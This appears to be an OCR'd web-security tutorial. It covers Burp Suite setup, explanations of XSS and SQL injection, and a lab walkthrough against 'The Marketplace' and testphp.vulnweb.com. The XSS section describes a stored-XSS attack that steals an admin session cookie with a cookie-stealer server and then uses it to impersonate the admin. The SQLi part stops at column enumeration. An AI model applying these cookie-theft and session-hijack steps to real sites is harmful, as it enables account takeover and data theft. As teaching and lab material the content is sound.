
4. If you're running Burp Suite for the first time, you'll be prompted to select a temporary project file location. Choose a location on your computer and click "Next."



5. On the next screen, you'll be asked to choose whether to use Burp's default user settings or to create a new set of user settings. Choose the option that best suits your needs and click "Start Burp."



6. Burp Suite will now launch and you can begin using it to test web applications.



Note: If you're using Burp Suite for security testing, make sure you have permission from the website owner before you start testing. Testing a website without permission is illegal and can result in serious consequences.

Cross-Site Scripting (XSS):

XSS (Cross-Site Scripting) is a type of web application security vulnerability that allows an attacker to inject malicious code into a web page viewed by other users. The attack occurs when a user's input is not properly sanitized and is executed as code by the web application.

There are three types of XSS attacks:

1. Reflected XSS: The attacker injects malicious code into a website's URL, which is then reflected back to the user and executed by the web application.
2. Stored XSS: The attacker injects malicious code into a website's database, which is then displayed to all users who view the affected page and executed by the web application.
3. DOM-based XSS: The attacker injects malicious code into a website's client-side script, which is then executed by the user's browser.


XSS attacks can have serious consequences, including stealing user data (such as login credentials), compromising user accounts, and defacing websites. To prevent XSS attacks, web developers should use input validation and sanitization techniques to ensure that user input is safe and not executed as code by the web application. Additionally, web developers can use web application firewalls (WAFs) to detect and block XSS attacks. Users can protect themselves by being cautious when clicking on links or entering information into web forms, and by using browser extensions that block malicious scripts.

Target: 10.10.202.198 (This is a “The Marketplace” e-commerce web site.)


- As with all web enumeration, it is best to start by exploring all the pages and where there are input fields, trying common vulnerability checks for xss.
- To automate this quickly, I used the zap vulnerability scanner and proxy to initially spider the site and then run an automated scan. I then started exploring the site using the built in Zap browser which is also configured as a proxy.
- Working through the site I created an account, logged in, created a new listing and then reported the listing to the admins. I then re-ran the active scan.

Xss Vulnerability:


We can see from the scan that it detects a potential xss vulnerability on the /new form for the parameter ‘description’, this is rated as high risk with a confidence level of ‘Medium’.



We can try to inject some simple code into this field as a proof of concept. Let's try and open up an alert box using a simple js command.




As we can see the proof of concept works and we get our alert box pop up on the screen.




You will notice that if you leave the page via the home button and then select on the listing you have just created, the alert pops up again. This is a stored xss and probably means that the script we used is being written to a database.

Looking at the page request we can also see that we have a cookie assigned when we logged into our account. A classic xss exploit would be to capture other users cookies so we can log in as them and capture privileged information.



This is exactly what we need to do here. Remember we have the option to report the listing to the admin. If we look at our messages, we can see the following:



So it would appear that the admin has reviewed our listing and found nothing that violates their rules. If we can capture the admins cookie when they visit the listing, then we should be able to impersonate the admin with full privileges.

To do this we need to modify our script to grab the admin cookie and store that information somewhere where we can access and use it. To do this I am going to


use a cookie stealing script which will basically setup an http server on my attack system to log cookies captured from the injected script through the xss vulnerability. All the information required to achieve this can be found at the link below.
https://github.com/s0wr0b1ndef/WebHacking101/blob/master/xss-reflected-steal-cookie.md

XSS Exploitation to Steal Admin Cookie:


Let's start the XSS-cookie-stealer.py on our attack machine:

$>> python XSS-cookie-stealer.py


We should see the words 'Started http server'




As soon as we submit, we should see our cookie appear on the http server running on our attack machine:




Let's now click on the link and report listing to the admins:




Click 'Report' button and we should see the admin cookie appear on our http server:






Copy the admins cookie to clipboard and using Firefox, select from the menu (Web Developer — Storage Inspector and select Cookies). Change the current cookie in the value filed and paste in the admin cookie and enter:

Refresh the page and we should be logged in as the Admin:



So this page appears to be listing all the users on the system, as well as the first flag. We can assume that this is driven by a database. If we select any of the users, we can see that the address bar changes to **/admin?user=2**, with the integer being the user ID.

SQL Injection:



SQLi (SQL Injection) is a type of web application security vulnerability that allows an attacker to execute malicious SQL statements within a web application's database. The vulnerability occurs when a web application fails to properly sanitize user input, allowing an attacker to insert SQL commands into a web form or URL parameter. SQLi attacks can result in serious consequences, including unauthorized access to sensitive data, theft of user information, and complete takeover of the web application.

There are several types of SQLi attacks, including:


1. Union-based SQLi: The attacker uses the SQL UNION operator to combine the results of two or more SELECT statements and retrieve sensitive data from the database.
2. Error-based SQLi: The attacker exploits error messages generated by the web application to extract information about the database structure and retrieve sensitive data.
3. Blind SQLi: The attacker uses a boolean or time-based technique to infer information about the database and retrieve sensitive data without actually seeing it.

To prevent SQLi attacks, web developers should use prepared statements and parameterized queries to ensure that user input is properly sanitized before being used in SQL queries. Additionally, web developers should limit the privileges of database users to prevent attackers from gaining full access to the database. Regular security audits and vulnerability assessments can also help detect and prevent SQLi attacks. Users can protect themselves by being cautious when entering information into web forms or clicking on links, and by keeping their software and security tools up to date.


Target: http://testphp.vulnweb.com/

Find out **Vulnerable Parameter**


change the value of parameter then observer an error is related to sql or not.



To determine the number of columns, intercept the request and manipulate it using burpsuite.



alter the order's value until the right response is received

